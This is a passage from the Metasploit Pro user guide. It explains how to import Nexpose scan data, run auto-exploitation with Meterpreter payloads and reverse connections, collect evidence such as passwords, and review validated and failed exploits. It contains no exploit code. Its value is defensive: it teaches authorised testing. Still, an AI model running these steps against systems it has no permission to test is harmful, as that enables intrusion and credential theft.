- The total number of exploit modules that match Nexpose vulnerabilities.
- The total number of vulnerabilities that Metasploit Pro was able to exploit.



- The total number of vulnerabilities that Metasploit Pro was unable to exploit.

## Viewing a List of Imported Hosts from the Findings Window

1. Open the Findings Window.
2. Click on the **Hosts Imported** tab. The Hosts list appears and displays the IP addresses for each host that has been imported from a Nexpose site.

Vulnerability Validation Wizard Preparing Push Validations Push Exceptions

Statistics Task Log

55  
55/0  
HOSTS IMPORTED

970  
970  
VULNS FOUND

96  
96/0  
EXPLOIT MATCHES

0  
Vuln validations

96  
Vuln exceptions

Show 10 entries

Hosts imported

Address	Created
10.4.99.248	9 hours ago
10.4.99.246	9 hours ago
10.4.99.245	9 hours ago
10.4.99.244	9 hours ago
10.4.99.243	9 hours ago
10.4.99.242	9 hours ago
10.4.99.241	9 hours ago
10.4.99.240	9 hours ago
10.4.99.239	9 hours ago
10.4.99.238	9 hours ago

Showing 1 to 10 of 55 entries

First Previous 1 2 3 4 5 Next Last

3. Use the navigational page buttons to view more hosts or click the **Show Entries** dropdown to expand the number of hosts displayed.

Vulnerability Validation Wizard Preparing Push Validations Push Exceptions

Statistics Task Log

55  
55/0  
HOSTS IMPORTED

970  
970  
VULNS FOUND

96  
96/0  
EXPLOIT MATCHES

0  
Vuln validations

96  
Vuln exceptions

Show 10 entries

Address	Created
10.4.99.248	9 hours ago
10.4.99.246	9 hours ago
10.4.99.245	9 hours ago
10.4.99.244	9 hours ago
10.4.99.243	9 hours ago
10.4.99.242	9 hours ago
10.4.99.241	9 hours ago
10.4.99.240	9 hours ago
10.4.99.239	9 hours ago
10.4.99.238	9 hours ago

Showing 1 to 10 of 55 entries

First Previous 1 2 3 4 5 Next Last

## Viewing a List of Imported Vulnerabilities from the Findings Window

1. Open the Findings Window.
2. Click the **Vulns Found** tab. A list of imported vulnerabilities appears.

Vulnerability Validation Wizard
Preparing
Push Validations
Push Exceptions

Statistics
Task Log

55  
55/0  
HOSTS IMPORTED

970  
970  
VULNS FOUND

96  
96/0  
EXPLOIT MATCHES

0  
Vuln validations

96  
Vuln exceptions

Show 10 entries

Vulns found

Vulnerability	Created
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago

Showing 1 to 10 of 865 entries

First
Previous
1
2
3
4
5
Next
Last

- Use the navigational page buttons to view more hosts or click the **Show Entries** dropdown to expand the number of vulnerabilities displayed.

Vulnerability Validation Wizard Preparing Push Validations Push Exceptions

Statistics Task Log

55  
55/0  
HOSTS IMPORTED

970  
970  
VULNS FOUND

96  
96/0  
EXPLOIT MATCHES

0  
Vuln validations

96  
Vuln exceptions

Show 10 entries

Vulns found

Vulnerability	Created
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago
windows-hotfix-ms13-080	9 hours ago

Showing 1 to 10 of 865 entries

First Previous 1 2 3 4 5 Next Last

## Viewing a List of Exploit Matches from the Findings Window

1. Open the Findings Window.
2. Click the **Exploit Matches** tab. A list of imported vulnerabilities appears.

Home > demo > Tasks > Task 27

Vulnerability Validation Wizard Preparing Push Validations Push Exceptions

Statistics Task Log

55 55/0 HOSTS IMPORTED	970 970 VULNS FOUND	96 96/0 EXPLOIT MATCHES	0 Vuln validations	96 Vuln exceptions
------------------------------	---------------------------	-------------------------------	-----------------------	-----------------------

Show 10 entries

Exploit matches

Id	Name	Metasploit module
252	MS11-006: Vulnerability in Windows Shell Graphics Processing Could Allow Remote Code Execution (2483185)	exploit/windows/fileformat/ms11_006_createsizeddibsection
251	MS11-006: Vulnerability in Windows Shell Graphics Processing Could Allow Remote Code Execution (2483185)	exploit/windows/fileformat/ms11_006_createsizeddibsection

3. Use the navigational page buttons to view more hosts or click the **Show Entries** dropdown to expand the number of exploit modules displayed.

## Viewing a List of Validated Vulnerabilities from the Findings Window

1. Open the Findings Window.
2. Click the **Vulns validations** tab. A list of imported vulnerabilities appears.

Vulnerability Validation Wizard Preparing Push Validations Push Exceptions

Statistics Task Log

55 55/0 HOSTS IMPORTED	970 970 VULNS FOUND	96 96/0 EXPLOIT MATCHES	0 Vuln validations	96 Vuln exceptions
------------------------------	---------------------------	-------------------------------	-----------------------	-----------------------

Show 10 entries

Vuln validations

Id	Name	Metasploit module	State
No data has been recorded.			

Showing 0 to 0 of 0 entries

First Previous Next Last

You can view the vulnerability name, the exploit module that was run against the vulnerability, and the result of the exploit. For vulnerability validations, the state will be `exploited`. 3. Use the navigational page buttons to view more hosts or click the **Show Entries** dropdown to expand the number of validations displayed.

## Viewing a List of Vulnerability Exceptions from the Findings Window

1. Open the Findings Window.
2. Click the **Vulns exceptions** tab. A list of vulnerability exceptions appears.

The screenshot shows the 'Vulnerability Validation Wizard' interface. At the top, there's a 'Preparing' status bar. Below it, there are two tabs: 'Statistics' and 'Task Log'. The 'Statistics' tab is active, displaying four circular progress indicators: '55/0 HOSTS IMPORTED', '970/0 VULNS FOUND', '96/0 EXPLOIT MATCHES', and '0 Vuln validations'. A large black box on the right shows '96 Vuln exceptions'. Below the statistics, there's a table titled 'Vuln exceptions' with columns: 'Id', 'Name', 'Metasploit module', and 'State'. The table shows two entries, both with a 'failed' state.

Id	Name	Metasploit module	State
158	USN-758-1: udev vulnerabilities	exploit/linux/local/udev_netlink	failed
159	MS11-006: Vulnerability in Windows Shell Graphics Processing Could Allow Remote Code Execution (2483185)	exploit/windows/fileformat/ms11_006_createsizedibsection	failed

You can view the vulnerability name, the exploit module that was run against the vulnerability, and the result of the exploit. For vulnerability exceptions, the state will be `failed`. 3. Use the navigational page buttons to view more hosts or click the **Show Entries** dropdown to expand the number of exceptions displayed.

## The Tasks Log Tab

The *Tasks Log* tab shows a detailed activity log for the Vulnerability Validation Wizard. Each task that Metasploit Pro performs is documented in the Tasks Log. For example, you can view the assets and vulnerability definitions as they are being imported into a project or you can view the exploit modules as they are being run. If you have chosen to perform a dry run of the auto-exploitation task, you can go to the Tasks Log to view the proposed attack plan.

Additionally, the Tasks Log shows you the current state of the test, the start time of the test, and the amount of time that the test has been running.

The screenshot displays the 'Vulnerability Validation Wizard' window in Metasploit Pro. The window has a title bar with 'Push Validations' and 'Push Exceptions' buttons. Below the title bar, there are two tabs: 'Statistics' and 'Task Log'. The 'Task Log' tab is active, showing a detailed log of the validation process. The log is organized into a table with four columns: 'Vulnerability Validation', 'Task Name', 'Status', and 'Details'. The 'Task Name' column shows 'ValidateVulnerabilities\_1383719129124 Report Generation Completed'. The 'Status' column shows 'Complete'. The 'Details' column shows the log output, which includes the start time 'Started: 2013-11-06 06:28:21 UTC' and the duration 'Duration: 4 minutes'. The log output is as follows:

```
[*] [2013.11.05-22:31:55] --- Exploitation run complete ---
[*] [2013.11.05-22:31:55] Generating Report: ValidateVulnerabilities_1383719129124 (PDF)
[*] [2013.11.05-22:31:55] Including sections: 1,2,3,4,5,6,7,8
[*] [2013.11.05-22:31:55] Including charts and graphs
[*] [2013.11.05-22:31:55] Including hosts: 10.4.99.242 10.4.99.243 10.4.99.241 10.4.96.1 10.4.96.9 10.4.97.235 10.4.97.236 10.4.97.237
10.4.97.239 10.4.97.240 10.4.97.241 10.4.97.243 10.4.97.242 10.4.97.244 10.4.97.245 10.4.97.246 10.4.97.250 10.4.97.247 10.4.97.248
10.4.97.249 10.4.97.251 10.4.98.230 10.4.98.233 10.4.98.234 10.4.98.235 10.4.98.236 10.4.98.237 10.4.98.238 10.4.98.239 10.4.98.240
10.4.98.241 10.4.98.242 10.4.98.243 10.4.98.245 10.4.98.244 10.4.98.246 10.4.98.247 10.4.98.249 10.4.98.248 10.4.99.228 10.4.99.230
10.4.99.231 10.4.99.232 10.4.99.233 10.4.99.234 10.4.99.235 10.4.99.236 10.4.99.237 10.4.99.238 10.4.99.239 10.4.99.240 10.4.99.244
10.4.99.245 10.4.99.246 10.4.99.248
[+] [2013.11.05-22:31:55] Workspace:demo Progress:1/5 (20%) Preparing Jasper report environment
[+] [2013.11.05-22:31:57] Workspace:demo Progress:2/5 (40%) Generating report from template 'msfxv3.jrxml'
[*] [2013.11.05-22:32:18] Writing PDF Report to /opt/metasploit/apps/pro/reports/ValidateVulnerabilities_1383719129124_1383719517.pdf
[+] [2013.11.05-22:32:23] Workspace:demo Progress:3/5 (60%) Saving AUDIT-PDF report...
[+] [2013.11.05-22:32:23] Workspace:demo Progress:4/5 (80%) AUDIT-PDF report 7 saved to
/opt/metasploit/apps/pro/reports/ValidateVulnerabilities_1383719129124_1383719517.pdf
[+] [2013.11.05-22:32:23] Workspace:demo Progress:5/5 (100%) ValidateVulnerabilities_1383719129124 Report Generation Completed
```

# Chapter 4

## Validate Vulnerabilities

### a. Validating a Vulnerability

You've scanned your targets and identified potential vulnerabilities. The next step is to determine whether or not those vulnerabilities present a real risk. To validate a vulnerability, you have a couple of options: the Vulnerability Validation Wizard or manual validation.

#### The Vulnerability Validation Wizard

The Vulnerability Validation Wizard provides an all-in-one interface that guides you through importing and exploiting vulnerabilities discovered by Nexpose. It enables you quickly determine the exploitability of those vulnerabilities and share that information with Nexpose. This feature is extremely handy if you use Nexpose to find and manage vulnerabilities.

#### Manual Validation

Manual validation requires a bit more legwork than the wizard. This method provides you with much more control over the



vulnerabilities that are targeted. It is generally used when you want to validate individual vulnerabilities or vulnerabilities discovered by other third-party scanners like Qualys or Nessus.

When you perform manual validation, you will need to set up a penetration test as you normally would, which includes creating a project and adding vulnerability data via import or scan. Then, you need to try to exploit each vulnerability to determine whether or not they are valid threats. If the vulnerabilities were discovered by Nexpose, you have the option to send the results Nexpose.

---

## **b. Working with the Vulnerability Validation Wizard**

Metasploit Pro simplifies and streamlines the vulnerability validation process. It provides a guided interface, called the Vulnerability Validation Wizard, which walks you through each step of the vulnerability validation process—from importing Nexpose data to auto-exploiting vulnerabilities to sending the validation results back to Nexpose. You can even define exceptions for vulnerabilities that were not successfully exploited and generate a report that details the vulnerability testing results directly from Metasploit Pro.

When you launch the Vulnerability Validation Wizard, you will need to configure the settings for the following tasks:

- Creating a project.
- Scanning or importing Nexpose sites.
- Tagging Nexpose assets. (Optional)
- Auto-exploiting vulnerabilities.
- Generating a report. (Optional)

## Before You Begin

Before you can run the Vulnerability Validation Wizard, you will need to make sure that you have access to a Nexpose instance. You can only validate vulnerabilities with Metasploit Pro if you have Nexpose Enterprise or Nexpose Consultant version 5.7.16 or higher. Please check your Nexpose edition before attempting to use the Vulnerability Validation Wizard.

You must also have at least one site set up in Nexpose.



## Adding a Nexpose Console



You can configure a Nexpose console directly from the Vulnerability Validation Wizard. However, to simplify the vulnerability validation workflow, it is recommended that you globally add the Nexpose Consoles you intend to use prior to launching the wizard. When you globally add a Nexpose Console, it will be accessible to all projects and all users.

To configure a Nexpose Console:

1. Select **Administration > Global Settings** from the Administration menu.
2. Find the *Nexpose Consoles* area.

**Nexpose Consoles**  
This section provides the ability to configure Nexpose Consoles. Once configured, these consoles may be used to launch new scans and import data from existing sites.

 Configure a Nexpose Console  Delete

	Name	Address	Status	Version	Sites	Creator	Updated
	NX Console Tech Preview	ub1204-6aci0-10.dev.lax.rapid7.com:3780	Available (Enabled)	490	54	TestUser	2013-11-05 16:53:20 UTC

3. Click the **Configure a Nexpose Console** button.

## Configure a Nexpose Console

Console Name


Console Address

Console Port

Console Username

Console Password

Enabled  
☒

 Save


4. When the *Configure a Nexpose Console* page appears, enter the following information:
  - **Console Address** - The IP address to the server that runs Nexpose. You can also specify the server name.
  - **Console Port** - The port that runs the Nexpose service. The default port is 3780.
  - **Console Username** - The Nexpose username that will be used to log in to the console.
  - **Console Password** - The Nexpose password that will be used to authenticate the user account.
5. Save the Nexpose Console.

## Vulnerabilities Imported from Nexpose

The Vulnerability Validation Wizard only imports vulnerabilities that have matching Metasploit remote exploit modules that have a ranking of Great or Excellent. Because of this, you may see a large number of vulnerabilities that were discovered, but were not imported into your project because they did not have matching remote exploit modules that meet the required criteria.


## Vulnerability Validation Wizard Workflow

To give you an idea of how you can configure the Vulnerability Validation Wizard, check out the workflow below:




## Configuring and Running the Vulnerability Validation Wizard

1. From the Projects page, click on the **Vulnerability Validation** widget located under the Quick Start Wizards area. The Validate Vulnerabilities Wizard opens and displays the *Create Project* page.



2. In the *Project Name* field, enter a name for the project. The project name can contain any combination of alphanumeric characters, special characters, and spaces. You can also provide an optional description for the project, which typically explains the purpose and scope of the test.

The image shows a 'Vulnerability Validation' wizard window. The title bar says 'Vulnerability Validation' with a close button. Below the title, it says 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' On the left, there's a sidebar with buttons: 'Create Project' (highlighted in orange), 'Pull from Nexpose', 'Tag', 'Exploit', and a checked checkbox for 'Generate Report'. The main area has two fields: 'Project Name\*' with the value 'demo' and 'Description' with the text 'Imports assets from demo site and exploits vulnerabilities.' There's an 'Advanced' dropdown arrow at the bottom right of the description field.

3. Click on the **Pull from Nexpose** tab. The *Nexpose Consoles* page appears.

The screenshot shows a 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose' (highlighted in orange), 'Tag', 'Exploit', and a checked 'Generate Report' option. The main area has a 'Nexpose Console' section with a dropdown menu showing 'Choose a Nexpose Console...' and a '+ Configure a Nexpose Console' link. Below this are two radio buttons: 'Import existing Nexpose vulnerability data' (selected) and 'Start a Nexpose scan to get data'. A large grey box contains the text 'Select or configure a Nexpose Console.' At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

**Nexpose Console** Choose a Nexpose Console... + Configure a Nexpose Console

Pull from Nexpose

Tag

Exploit

☒ Generate Report

☒ Import existing Nexpose vulnerability data

☐ Start a Nexpose scan to get data

Select or configure a Nexpose Console.

Cancel Start

4. Click the **Nexpose Console** dropdown and select the console that you want to pull data from. If there are no consoles available, you can click the **Configure a Nexpose Console** link to add one.

The screenshot shows a 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose' (highlighted in orange), 'Tag', 'Exploit', and a checked 'Generate Report' button. The main area has a title bar with a close button. Below the title, it says 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' The main content area has a 'Nexpose Console' dropdown set to '10.6.201.160' with a '+ Configure a Nexpose Console' link. Below this are two radio buttons: 'Import existing Nexpose vulnerability data' and 'Start a Nexpose scan to get data' (which is selected). The 'Start a Nexpose scan to get data' option reveals a configuration box with three fields: 'Scan targets\*' (a large text area), 'Excluded Addresses\*' (a large text area), and 'Scan template\*' (a dropdown menu set to 'Denial of service' with a help icon). At the bottom of the window are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Nexpose Console 10.6.201.160 + Configure a Nexpose Console

Pull from Nexpose

Tag

Exploit

☒ Generate Report

☐ Import existing Nexpose vulnerability data

☒ Start a Nexpose scan to get data

Scan targets\*

Excluded Addresses\*

Scan template\* Denial of service ?

Cancel Start

5. After you select a console, you can choose whether you want to run a Nexpose scan or import existing Nexpose data. Depending on the option you choose, the wizard will show the appropriate configuration page.
6. Select the **Start a Nexpose Scan to get data** option.
7. Enter the host addresses, or assets, that you want to scan in the *Scan targets* field. You can enter a single IP address, a comma separated list of IP addresses, an IP range described with hyphens, or a standard CIDR notation.

The screenshot shows a 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose' (highlighted in orange), 'Tag', 'Exploit', and a checked 'Generate Report'. The main area has a title bar with a close button. Below the title is a description: 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' The main form includes a 'Nexpose Console' dropdown set to '10.6.201.160' with a '+ Configure a Nexpose Console' link. Below this are two radio buttons: 'Import existing Nexpose vulnerability data' and 'Start a Nexpose scan to get data' (selected). The scan configuration section contains three fields: 'Scan targets\*' with the value '10.6.201.148', 'Excluded Addresses\*' (empty), and 'Scan template\*' with a dropdown set to 'Penetration test' and a help icon. At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation** ✕

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

**Pull from Nexpose**

Tag

Exploit

☒ Generate Report

Nexpose Console 10.6.201.160 + Configure a Nexpose Console

☐ Import existing Nexpose vulnerability data

☒ Start a Nexpose scan to get data

Scan targets\* 10.6.201.148

Excluded Addresses\*

Scan template\* Penetration test ?

Cancel Start

8. Click the **Scan template** dropdown and select the template you want to use.

A scan template is a predefined set of scan options. There are a few default ones that you can choose from.



### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Nexpose Console10.6.201.160

+ Configure a Nexpose Console

☐ Import existing Nexpose vulnerability data

☒ Start a Nexpose scan to get data

Scan targets\*10.6.201.148

Excluded Addresses\*

Scan template\*Penetration test?

Cancel

Start

## 9. Click the **Tag** tab.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit


☒ Generate Report

☐ Automatically Tag by OS?

☐ Use Custom Tag?

10. Select the **Automatically tag by OS** option if you want to tag each host with its operating system.

If enabled, hosts will be tagged with `os_linux` or `os_windows`.



**Vulnerability Validation** ✕

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

**Tag**


Exploit

☒ Generate Report

☒ Automatically Tag by OS ?

☐ Use Custom Tag ?

11. Select the **Use custom tag** option if you want to tag each host with a user-defined tag. If this option is enabled, the Vulnerability Validation Wizard displays the fields and options that you can use to create a custom tag.



**Vulnerability Validation** ✕

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

**Tag**

Exploit

☒ Generate Report

☒ Automatically Tag by OS ?

☒ Use Custom Tag ?

Name\*

Description

☐ Include in report summary?

☐ Include in report details?

☐ Critical Finding?

12. After you configure the tagging options, click on the **Exploit** tab. The *Auto-Exploitation* page appears.

The screenshot shows the 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit' (highlighted in red), and 'Generate Report' (checked). The main area is titled 'Vulnerability Validation' and contains a description: 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this is a 'Minimum Reliability' dropdown set to 'Great'. The main configuration area is divided into two columns. The left column has sections: 'Dry Run' with a checkbox 'Only show exploit information, but do not run'; 'Evidence' with a checkbox 'Collect evidence'; 'Sessions' with a checked checkbox 'Clean up sessions when done'; and 'Excluded Addresses' with an empty text area. The right column has fields: 'Payload Type' (Meterpreter), 'Connection Type' (Auto), 'Listener Ports' (1024-65535), 'Listener Host' (empty), 'Auto Launch Macro' (empty), 'Concurrent Exploits' (5), 'Timeout in Minutes' (5), 'Transport Evasion' (None), 'Application Evasion' (None), 'Included Ports' (1-65535), and 'Excluded Ports' (empty). At the bottom are 'Cancel' and 'Start' buttons.

13. Click the **Minimum Reliability** dropdown and choose the module ranking you want to use. You should use **Great** or **Excellent**.
14. Use any of the following options to configure exploitation settings:
- **Dry Run** - Prints a transcript of the exploits in the attack plan without running them.
  - **Collect Evidence** - Collects loot, such as screenshots, system files, passwords, and configuration settings from open sessions.
  - **Clean Up Sessions** - Closes all sessions after all tasks have run.

- **Payload Type** - Specifies the type of payload that the exploit will deliver to the target. Choose one of the following payload types:
  - **Command** - A command execution payload that enables you to execute commands on the remote machine.
  - **Meterpreter** - An advanced payload that provides a command line that enables you to deliver commands and inject extensions on the fly.
- **Connection Type** - Specifies how you want your Metasploit instance to connect to the target. Choose one of the following connection types:
  - **Auto** - Automatically uses a bind connection when NAT is detected; otherwise, a reverse connection is used.
  - **Bind** - Uses a bind connection, which is useful when the targets are behind a firewall or a NAT gateway.
  - **Reverse** - Uses a reverse connection, which is useful if your system is unable to initiate connections to the targets.
- **Listener Ports** - Defines the ports that you want to use for reverse connections.
- **Listener Host** - Defines the IP address you want to connect back to.
- **Auto Launch Macro** - Specifies the macro that you want to run during post-exploitation.
- **Concurrent Exploits** - Specifies the number of exploit attempts you want to launch at one time.
- **Timeout in Minutes** - Defines the number of minutes an exploit waits before it times out.
- **Transport Evasion** - Choose from the following transport evasion levels:
